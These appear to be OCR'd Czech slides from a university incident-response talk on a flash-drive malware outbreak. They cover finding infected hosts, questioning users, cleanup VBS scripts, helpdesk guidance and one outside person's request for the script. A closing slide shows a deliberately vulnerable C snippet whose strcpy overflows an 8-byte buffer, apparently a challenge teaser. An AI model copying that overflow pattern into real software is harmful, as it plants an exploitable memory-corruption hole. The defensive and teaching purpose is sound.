
# Nalezení napadených zařízení

- Síťová komunikace
  - Port 855, IP adresy odpovídající daným hostname
  - Identifikace stanic, uživatelů
- Vytěžení uživatelů stanic
  - Jaké flashdisky používáte?
  - Kam jste své flashdisky připojoval?
  - Kdo připojoval své flashdisky k Vašemu zařízení?
- Identifikace dalších uživatelů
  - Mimo ZČU (např. kopírovací centrum)

# Reakce a prevence

- Připraveny „nápravné“ skripty
  - Vychází z deobfuskovaného kódu (reverzní postup)
  - `uninstall.vbs` – odstranění malware ze systému
  - `clean.vbs` – odstranění nákazy z „removable“ médií
    - Pro aktuálně připojené – možno snadno vyčistit
- Instrukce pro IT HelpDesk
- Připravena webová stránka pro uživatele
  - Postup + skripty ke stažení
- Úprava pravidel AV systému

# Univerzitní sítí to nekončí



# Univerzitní sítí to nekončí

Dobrý den.

Měl bych na Vás velkou prosbu.
Nejsem však student vaší školy.
Našel jsem odkaz: http://support.zcu.cz/..

Manželka "přitáhla" ze školy tento trojan
a práskla to do notebooku a PC v práci.
Mohl bych Vás požádat o zpřístupnění,
či odkaz na stažení tohoto skriptu.

Moc děkuji.

```
cat << __EOF__ > game.c
#define MSG "Zahraj si ...\n\t... nauc se ...\n\t\t... pridej se!"
int a() {char s[8]; strcpy(s, MSG); return(0); }
int main(int argc, char **argv){a();exit(0);}
__EOF__
gcc game.c && ./a.out
Segmentation fault
```

https://flab.cesnet.cz/game

# Dotazy